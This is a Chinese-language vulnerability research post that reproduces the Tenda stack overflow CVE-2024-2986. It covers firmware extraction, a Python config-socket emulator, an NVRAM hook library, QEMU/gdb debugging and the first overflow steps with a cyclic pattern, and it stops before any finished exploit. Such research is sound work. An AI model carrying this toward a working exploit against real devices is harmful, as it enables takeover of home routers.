智能设备-Tenda堆栈缓冲区溢出漏洞 (CVE-2024-2986)
推荐 原创【智能设备-Tenda堆栈缓冲区溢出漏洞 (CVE-2024-2986)】此文章归类为:智能设备。
CNVD 最近公开了 CNVD-2025-31165 (CVE-2024-2986) 漏洞, 漏洞描述为:
Tenda FH1202是腾达品牌推出的一款双频无线路由器,专为大户型家庭、小型办公室或商务休闲区域设计,旨在提供稳定的无线网络覆盖和高速传输。
Tenda FH1202存在堆栈缓冲区溢出漏洞,该漏洞源于/goform/SetSpeedWan文件的formSetSpeedWan方法的speed_dir参数未能正确验证输入数据的长度大小,攻击者可利用该漏洞在系统上执行任意代码或者导致拒绝服务。
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 | int __fastcall formSetSpeedWan(_DWORD *a1){ _DWORD nptr[8]; // [sp+10h] [bp-5Ch] BYREF _DWORD s[8]; // [sp+30h] [bp-3Ch] BYREF void *v5; // [sp+50h] [bp-1Ch] char *nptr_1; // [sp+54h] [bp-18h] char *nptr_2; // [sp+58h] [bp-14h] int v8; // [sp+5Ch] [bp-10h] memset(s, 0, sizeof(s)); memset(nptr, 0, sizeof(nptr)); v8 = 0; nptr_2 = (char *)sub_2BA8C((int)a1, (int)"speed_dir", (int)"0"); nptr_1 = (char *)sub_2BA8C((int)a1, (int)"ucloud_enable", (int)"0"); ... ... ... sprintf((char *)s, "{\"errCode\":%d,\"speed_dir\":%s}", v8, nptr_2); return sub_9CCBC(a1, (const char *)s);} |
环境模拟
软件版本 : AC15_V15.03.05.19
binwalk 分析 Squashfs 的系统文件
1 2 3 4 5 6 7 | binwalk US_AC15V1.0BR_V15.03.05.19_multi_TD01.binDECIMAL HEXADECIMAL DESCRIPTION--------------------------------------------------------------------------------64 0x40 TRX firmware header, little endian, image size: 10629120 bytes, CRC32: 0xAB135998, flags: 0x0, version: 1, header size: 28 bytes, loader offset: 0x1C, linux kernel offset: 0x1C9E58, rootfs offset: 0x092 0x5C LZMA compressed data, properties: 0x5D, dictionary size: 65536 bytes, uncompressed size: 4585280 bytes1875608 0x1C9E98 Squashfs filesystem, little endian, version 4.0, compression:xz, size: 8749996 bytes, 928 inodes, blocksize: 131072 bytes, created: 2017-05-26 02:03:03 |
执行 binwalk -e -1 解压
1 2 3 4 5 6 7 | binwalk -e -1 US_AC15V1.0BR_V15.03.05.19_multi_TD01.binDECIMAL HEXADECIMAL DESCRIPTION--------------------------------------------------------------------------------64 0x40 TRX firmware header, little endian, image size: 10629120 bytes, CRC32: 0xAB135998, flags: 0x0, version: 1, header size: 28 bytes, loader offset: 0x1C, linux kernel offset: 0x1C9E58, rootfs offset: 0x092 0x5C LZMA compressed data, properties: 0x5D, dictionary size: 65536 bytes, uncompressed size: 4585280 bytes1875608 0x1C9E98 Squashfs filesystem, little endian, version 4.0, compression:xz, size: 8749996 bytes, 928 inodes, blocksize: 131072 bytes, created: 2017-05-26 02:03:03 |
根据 ./etc_ro/init.d/rcS 的脚本来创建环境目录
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 | mkdir -p /var/etcmkdir -p /var/mediamkdir -p /var/webrootmkdir -p /var/etc/iproutemkdir -p /var/runcp -rf /etc_ro/* /etc/cp -rf /webroot_ro/* /webroot/mkdir -p /var/etc/upanmount -amount -t ramfs /devmkdir /dev/ptsmount -t devpts devpts /dev/ptsmount -t tmpfs none /var/etc/upan -o size=2Mmdev -smkdir /var/run |
创建 br0 的虚拟网卡
1 2 3 | ip link add name br0 type bridgeip link set br0 upip addr add 192.168.3.3/24 dev br0 |
根据 libCfm.so 的 GetValue 函数创建 Unix Domain Socket , 发送信息的格式如下 :
1 2 3 4 5 6 7 8 9 | 00000000 struct CMDINFO // sizeof=0x7E000000000 { // XREF: CommitUrlCfm/r00000000 // CommitUrlCfm/r ...00000000 int cmd;00000004 char name[512]; // XREF: CommitUrlCfm+70/o00000004 // CommitUrlCfm+B4/o ...00000204 char value[1500]; // XREF: GetValue+104/w00000204 // GetUrlValue+100/w ...000007E0 }; |
创建 Unix Domain Socket /var/cfm_socket 的 uds_server.py 脚本代码如下 :
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 87 88 89 90 91 92 93 94 95 96 97 98 99 100 101 102 103 104 105 106 107 108 109 110 111 112 113 114 115 116 117 118 119 120 121 122 123 124 125 126 127 128 129 130 131 132 133 134 135 136 137 138 139 140 141 142 | import socketimport osimport timeimport configparserimport structimport hexdump# --- 配置 ---# SOCKET_PATH = '/var/cfm_socket'# SOCKET_PATH = '/tmp/cfm_socket'SOCKET_PATH = '/kctf/tenda/tendaac15/var/cfm_socket'BUFFER_SIZE = 2016 # 定义一次接收的最大字节数config = configparser.RawConfigParser()config.read("default.ini", encoding='utf-8')def parse_cmdinfo(data): # 检查数据长度 if len(data) != 2016: raise ValueError("数据包大小不正确,应为2016字节") # 使用struct.unpack解析(格式:小端序整数 + 512字节字符串 + 1500字节字符串) cmd, name_bytes, value_bytes = struct.unpack('<i512s1500s', data) # 找到第一个0x00的位置并截断 name_end = name_bytes.find(b'\x00') if name_end != -1: name_bytes = name_bytes[:name_end] value_end = value_bytes.find(b'\x00') if value_end != -1: value_bytes = value_bytes[:value_end] # 处理字符串:去除可能的null填充并解码(假设C发送的是ASCII字符串) name = name_bytes.rstrip(b'\x00').decode('ascii', errors='ignore') value = value_bytes.rstrip(b'\x00').decode('ascii', errors='ignore') return cmd, name, valuedef pack_cmdinfo(cmd, name, value): """ 将cmd、name、value打包成2016字节的二进制数据 :param cmd: int, 命令编号 :param name: str, 名称(最多511字符,留1位给null) :param value: str, 值(最多1499字符,留1位给null) :return: bytes, 打包后的二进制数据 """ # 1. 转换为字节(假设C使用ASCII编码,实际可能是UTF-8或其他) name_bytes = name.encode('ascii')[:511] # 截断超长部分 value_bytes = value.encode('ascii')[:1499] # 2. 填充到固定大小(用null字节填充) name_padded = name_bytes + b'\x00' * (512 - len(name_bytes)) value_padded = value_bytes + b'\x00' * (1500 - len(value_bytes)) # 3. 打包(小端序,与解析时一致) # 格式:i (4字节整数) + 512s + 1500s packed = struct.pack('<i512s1500s', cmd, name_padded, value_padded) return packed# --- 服务器逻辑 ---def run_uds_server(): # 1. 清理:如果套接字文件已存在,则删除它 try: if os.path.exists(SOCKET_PATH): os.remove(SOCKET_PATH) except OSError as e: print(f"{e}") return # 2. 创建套接字 server_socket = socket.socket(socket.AF_UNIX, socket.SOCK_STREAM) try: # 3. 绑定和监听 server_socket.bind(SOCKET_PATH) server_socket.listen(5) # 允许5个挂起连接 # 4. 确保权限(可选,确保其他程序可以连接) os.chmod(SOCKET_PATH, 0o666) while True: # 5. 接受新连接 conn, addr = server_socket.accept() try: while True: # 6. 接收数据 received_data = conn.recv(BUFFER_SIZE) if received_data: # 打印接收到的数据 # hexdump.hexdump(received_data) # print('\n') cmd, name, value = parse_cmdinfo(received_data) print(f"received_data-> cmd: {cmd} name: {name} value: {value}") if value != "": config.set('DEFAULT', name, value) cmd = cmd + 1 value = config['DEFAULT'].get(name, '') response_data = pack_cmdinfo(cmd, name, value) print(f"response_data-> cmd: {cmd} name: {name} value: {value}") # hexdump.hexdump(response_data) # print('\n') conn.sendall(response_data) else: time.sleep(1) # print("No data received.") except Exception as e: print(f"{e}") finally: # 8. 关闭连接 conn.close() except KeyboardInterrupt: print("Ctrl+C...") except Exception as e: print(f"{e}") finally: # 9. 最终清理 # 将修改写入配置文件 with open('default.ini', 'w', encoding='utf-8') as configfile: config.write(configfile) server_socket.close() if os.path.exists(SOCKET_PATH): os.remove(SOCKET_PATH)if __name__ == "__main__": # 由于 /var 目录通常需要 root 权限,您需要使用 sudo 运行此脚本 run_uds_server() |
default.ini 是 /webroot/default.cfg 转换的, 唯一的问题是程序客户端代码使用的是长连接的方式, 断开后还需要重启 uds_server.py 程序
此外, 还需要模拟 bcm_nvram_* 函数
1 2 3 4 | 001114D0 bcm_nvram_set .dynsym001114EC bcm_nvram_match .dynsym00111540 bcm_nvram_get .dynsym00111660 bcm_nvram_commit .dynsym |
HOOK NVRAM 的代码 hook_nvram.c 如下 :
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 87 88 89 90 91 92 93 94 95 96 97 98 99 100 101 102 103 104 105 106 107 108 109 110 111 112 113 114 115 116 117 118 119 120 121 122 123 124 125 126 127 128 129 130 131 132 133 134 135 136 137 138 139 140 141 142 143 144 145 146 147 148 149 150 151 152 153 154 155 156 157 158 159 160 161 162 163 164 165 166 167 168 169 170 171 172 173 174 175 176 177 178 179 180 181 182 183 184 185 186 187 188 189 190 191 192 193 194 195 196 197 198 199 200 201 202 203 204 205 206 207 208 209 210 211 212 213 214 215 216 217 218 219 220 221 222 223 224 225 226 227 228 229 230 231 232 233 234 235 236 237 238 239 240 241 242 243 244 245 246 247 248 249 250 251 252 253 254 255 256 257 258 259 260 261 262 263 264 265 266 267 268 269 270 271 272 273 274 275 276 277 278 279 280 281 282 283 284 285 286 287 288 289 290 291 292 293 294 295 296 297 298 299 300 301 302 303 304 305 306 307 308 309 310 311 312 313 314 315 316 317 318 319 320 321 322 323 324 325 326 327 328 329 330 331 332 333 334 335 336 337 338 339 340 341 342 343 344 345 346 347 348 349 350 351 352 353 354 355 356 357 358 359 360 361 362 363 364 365 366 | #include <stdio.h>#include <stdlib.h>#include <string.h>// #include <ctype.h>#include <stdbool.h>#include <errno.h>// 假设配置文件路径#define ROUTE_CONFIG_PATH "/tmp/nvram_default.cfg"#define MAX_LINE_LENGTH 256#define MAX_KEY_LENGTH 64#define MAX_VALUE_LENGTH 128#define isspace(c) my_isspace(c)int my_isspace(int c) { // 标准 C 定义的空白字符:空格、制表符、换行、回车、换页、垂直制表符 return (c == ' ' || c == '\t' || c == '\n' || c == '\r' || c == '\f' || c == '\v');}int bcm_nvram_set(const char *key, const char *value){ FILE *fp_read, *fp_write; char line[MAX_LINE_LENGTH]; char config_key[MAX_KEY_LENGTH]; char config_value[MAX_VALUE_LENGTH]; char temp_file[] = "/tmp/nvram.ini.tmp"; int found = 0; int result = 0; // 参数检查 if (!key || strlen(key) == 0 || !value) { fprintf(stderr, "Error: Invalid key or value parameter\n"); return 1; } // 验证key不包含等号或换行符 if (strchr(key, '=') != NULL || strchr(key, '\n') != NULL) { fprintf(stderr, "Error: Key contains invalid characters\n"); return 1; } // 验证value不包含换行符 if (strchr(value, '\n') != NULL) { fprintf(stderr, "Error: Value contains newline character\n"); return 1; } // 打开原配置文件用于读取 fp_read = fopen(ROUTE_CONFIG_PATH, "r"); // 创建临时文件用于写入 fp_write = fopen(temp_file, "w"); if (fp_write == NULL) { fprintf(stderr, "Error: Cannot create temp file: %s\n", strerror(errno)); if (fp_read) fclose(fp_read); return 1; } // 如果原文件存在,逐行处理 if (fp_read != NULL) { while (fgets(line, sizeof(line), fp_read) != NULL) { char *trimmed_line = line; bool is_comment_or_empty = false; // 移除换行符 line[strcspn(line, "\n")] = '\0'; // 跳过空行和注释行(以#开头) if (line[0] == '\0' || line[0] == '#') { is_comment_or_empty = true; } // 移除行首空白字符 while (isspace((unsigned char)*trimmed_line)) { trimmed_line++; } // 跳过只有空白字符的行 if (*trimmed_line == '\0') { is_comment_or_empty = true; } // 如果是注释或空行,直接写入临时文件 if (is_comment_or_empty) { fprintf(fp_write, "%s\n", line); continue; } // 解析 key=value 格式 if (sscanf(trimmed_line, "%63[^=]=%127[^\n]", config_key, config_value) >= 1) { // 去除键名可能的尾部空白 char *trimmed_key = config_key + strlen(config_key) - 1; while (trimmed_key > config_key && isspace((unsigned char)*trimmed_key)) { *trimmed_key = '\0'; trimmed_key--; } // 检查是否匹配请求的键 if (strcmp(config_key, key) == 0) { // 找到匹配的键,写入新的值 fprintf(fp_write, "%s=%s\n", key, value); found = 1; } else { // 不是我们要修改的键,原样写入 fprintf(fp_write, "%s\n", line); } } else { // 格式错误的行,原样写入 fprintf(fp_write, "%s\n", line); } } fclose(fp_read); } // 如果没找到键,在文件末尾添加 if (!found) { fprintf(fp_write, "%s=%s\n", key, value); } // 关闭临时文件 fclose(fp_write); // 用临时文件替换原文件 if (rename(temp_file, ROUTE_CONFIG_PATH) != 0) { fprintf(stderr, "Error: Cannot replace config file: %s\n", strerror(errno)); // 尝试删除临时文件 remove(temp_file); result = 1; } printf("[DEBUG] Setting config: %s = %s\n", key, value); return result;}char *bcm_nvram_get(const char *key){ FILE *fp; char line[MAX_LINE_LENGTH]; char config_key[MAX_KEY_LENGTH]; char config_value[MAX_VALUE_LENGTH]; char *result = NULL; int found = 0; // 参数检查 if (!key || strlen(key) == 0) { fprintf(stderr, "Error: Invalid key parameter\n"); return NULL; } // 打开配置文件 fp = fopen(ROUTE_CONFIG_PATH, "r"); if (fp == NULL) { fprintf(stderr, "Error: Cannot open config file %s: %s\n", ROUTE_CONFIG_PATH, strerror(errno)); return NULL; } // 逐行读取配置文件 while (fgets(line, sizeof(line), fp) != NULL) { // 移除换行符 line[strcspn(line, "\n")] = '\0'; // 跳过空行和注释 if (line[0] == '\0' || line[0] == '#') { continue; } // 移除行首空白字符 char *trimmed_line = line; while (isspace((unsigned char)*trimmed_line)) { trimmed_line++; } // 跳过空行(只有空白字符的行) if (*trimmed_line == '\0') { continue; } // 解析 key=value 格式 if (sscanf(trimmed_line, "%63[^=]=%127[^\n]", config_key, config_value) == 2) { // 去除键名可能的尾部空白 char *trimmed_key = config_key + strlen(config_key) - 1; while (trimmed_key > config_key && isspace((unsigned char)*trimmed_key)) { *trimmed_key = '\0'; trimmed_key--; } // 去除键值可能的首部空白 char *trimmed_value = config_value; while (isspace((unsigned char)*trimmed_value)) { trimmed_value++; } // 去除键值可能的尾部空白 char *end_value = trimmed_value + strlen(trimmed_value) - 1; while (end_value > trimmed_value && isspace((unsigned char)*end_value)) { *end_value = '\0'; end_value--; } // 检查是否匹配请求的键 if (strcmp(config_key, key) == 0) { // 分配内存并复制值 result = malloc(strlen(trimmed_value) + 1); if (result) { strcpy(result, trimmed_value); found = 1; } else { fprintf(stderr, "Error: Memory allocation failed\n"); } break; // 找到配置项,退出循环 } } } fclose(fp); if (result) { printf("[DEBUG] Getting config: %s = %s\n", key, result); } else { result = ""; printf("[DEBUG] Config not found: %s\n", key); } if (!found) { // 不打印警告,让调用者决定是否记录 result = ""; } return result;}bool bcm_nvram_match(const char *key, const char *value){ bool result = false; char *config_value = bcm_nvram_get(key); if (config_value && value) { result = (strcmp(config_value, value) == 0); } printf("[DEBUG] Match config: %s = %s, result: %s\n", key, value, result ? "true" : "false"); if (config_value) { free(config_value); } return result;}int bcm_nvram_commit(void){ #ifdef __linux__ sync(); #endif printf("[DEBUG] Save config\n"); return 0;}int bcm_nvram_unset(const char *key){ FILE *fp_read, *fp_write; char line[MAX_LINE_LENGTH]; char config_key[MAX_KEY_LENGTH]; char config_value[MAX_VALUE_LENGTH]; char temp_file[] = "/tmp/route.cfg.tmp"; int found = 0; int result = 0; // 参数检查 if (!key || strlen(key) == 0) { fprintf(stderr, "Error: Invalid key parameter\n"); return 1; } // 打开原配置文件用于读取 fp_read = fopen(ROUTE_CONFIG_PATH, "r"); if (fp_read == NULL) { // 文件不存在,不需要删除 printf("[DEBUG] Unset config: %s (file not exists)\n", key); return 0; } // 创建临时文件用于写入 fp_write = fopen(temp_file, "w"); if (fp_write == NULL) { fprintf(stderr, "Error: Cannot create temp file: %s\n", strerror(errno)); fclose(fp_read); return 1; } // 逐行读取原文件 while (fgets(line, sizeof(line), fp_read) != NULL) { char *trimmed_line = line; bool is_comment_or_empty = false; // 移除换行符 line[strcspn(line, "\n")] = '\0'; // 跳过空行和注释行(以#开头) if (line[0] == '\0' || line[0] == '#') { is_comment_or_empty = true; } // 移除行首空白字符 while (isspace((unsigned char)*trimmed_line)) { trimmed_line++; } // 跳过只有空白字符的行 if (*trimmed_line == '\0') { is_comment_or_empty = true; } // 如果是注释或空行,直接写入临时文件 if (is_comment_or_empty) { fprintf(fp_write, "%s\n", line); continue; } // 解析 key=value 格式 if (sscanf(trimmed_line, "%63[^=]=%127[^\n]", config_key, config_value) == 2) { // 去除键名可能的尾部空白 char *trimmed_key = config_key + strlen(config_key) - 1; while (trimmed_key > config_key && isspace((unsigned char)*trimmed_key)) { *trimmed_key = '\0'; trimmed_key--; } // 检查是否匹配请求的键 if (strcmp(config_key, key) == 0) { // 找到匹配的键,跳过不写入(即删除) found = 1; continue; } else { // 不是我们要删除的键,原样写入 fprintf(fp_write, "%s\n", line); } } else { // 格式错误的行,原样写入 fprintf(fp_write, "%s\n", line); } } // 关闭文件 fclose(fp_read); fclose(fp_write); // 用临时文件替换原文件 if (rename(temp_file, ROUTE_CONFIG_PATH) != 0) { fprintf(stderr, "Error: Cannot replace config file: %s\n", strerror(errno)); // 尝试删除临时文件 remove(temp_file); result = 1; } printf("[DEBUG] Unset config: %s %s\n", key, found ? "deleted" : "not found"); return result;} |
/tmp/nvram_default.cfg 是 /webroot/nvram_default.cfg 复制过来的
查看 httpd 的 GCC 版本,使用的是 Buildroot ,C 标准库是 uClibc
1 2 3 4 | strings bin/httpd | grep "GCC"GCC_3.5GCC: (GNU) 3.3.2 20031005 (Debian prerelease)GCC: (Buildroot 2012.02) 4.5.3 |
根据 GITHUB 上的 buildroot 项目, 编译生成支持 ARMv7 + uClibc + soft-float 的 arm-linux-gcc
编译命令如下 :
1 | ./buildroot/output/host/bin/arm-linux-gcc -shared -fPIC hook_nvram.c -o hook_nvram.so -ldl |
生成的 hook_nvram.so ELF 信息文件如下 :
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 | ELF Header: Magic: 7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00 Class: ELF32 Data: 2's complement, little endian Version: 1 (current) OS/ABI: UNIX - System V ABI Version: 0 Type: DYN (Shared object file) Machine: ARM Version: 0x1 Entry point address: 0x0 Start of program headers: 52 (bytes into file) Start of section headers: 10940 (bytes into file) Flags: 0x5000200, Version5 EABI, soft-float ABI Size of this header: 52 (bytes) Size of program headers: 32 (bytes) Number of program headers: 5 Size of section headers: 40 (bytes) Number of section headers: 24 Section header string table index: 23Attribute Section: aeabiFile Attributes Tag_CPU_name: "7VE" Tag_CPU_arch: v7 Tag_CPU_arch_profile: Application Tag_ARM_ISA_use: Yes Tag_THUMB_ISA_use: Thumb-2 Tag_ABI_PCS_wchar_t: 4 Tag_ABI_FP_denormal: Needed Tag_ABI_FP_exceptions: Needed Tag_ABI_FP_number_model: IEEE 754 Tag_ABI_align_needed: 8-byte Tag_ABI_enum_size: int Tag_CPU_unaligned_access: v6 Tag_MPextension_use: Allowed Tag_DIV_use: Allowed in v7-A with integer division extension Tag_Virtualization_use: TrustZone and Virtualization Extensions |
主机运行 python ./uds_server.py 创建 ./var/cfm_socket
sudo chroot . bin/sh 进入固件目录环境 ,再运行 LD_PRELOAD=/tmp/hook_nvram.so /bin/httpd 开启 HTTP 服务
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 | python ./uds_server.py~ # LD_PRELOAD=/tmp/hook_nvram.so /bin/httpdinit_core_dump 1816: rlim_cur = 0, rlim_max = 0init_core_dump 1825: open core dump successinit_core_dump 1834: rlim_cur = 5242880, rlim_max = 5242880Yes: ****** WeLoveLinux****** Welcome to ...create socket fail -1[httpd][debug]----------------------------webs.c,157httpd listen ip = 192.168.3.3 port = 80webs: Listening for HTTP requests at address 192.168.3.3 |

访问 6cbK9s2c8@1M7q4)9K6b7g2)9J5c8W2)9J5c8U0p5&6x3W2)9J5k6e0p5$3z5q4)9J5k6e0y4Q4x3X3f1K6i4K6u0r3L8r3!0Y4K9h3&6Q4x3X3g2Z5N6r3#2D9 页面如下
漏洞利用
首先查看 httpd 开启的防护如下
1 2 3 4 5 6 7 | checksec ./bin/httpd[*] '/home/chialin/kctf/tenda/tendaac15/bin/httpd' Arch: arm-32-little RELRO: No RELRO Stack: No canary found NX: NX enabled PIE: No PIE (0x8000) |
使用调试模式启动 httpd , 然后在 0x0061998 BL sprintf 的溢出点下断点
gdb.txt 的加载脚本如下
1 2 3 4 | file /kctf/tenda/tendaac15/bin/httpdset sysroot /kctf/tenda/tendaac15target remote 127.0.0.1:1234b *0x00061998 |
python ./uds_server.py 重启uds , sudo chroot . qemu-arm-static -g 1234 -E LD_PRELOAD=/tmp/hook_nvram.so /bin/httpd 调试模式启动 , 然后 gdb-multiarch -x gdb.txt 程序就断在了 _start 开始处

然后使用 cyclic 生成测试字符串 , 使用 PYTHON POC 脚本的 HTTP 协议进行发送
1 2 | pwndbg> cyclic 0xffaaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaazaabbaabcaabdaabeaabfaabgaabhaabiaabjaabkaablaabmaabnaaboaabpaabqaabraabsaabtaabuaabvaabwaabxaabyaabzaacbaaccaacdaaceaacfaacgaachaaciaacjaackaaclaacmaacnaa |
程序正常断在 sprintf@plt 函数处
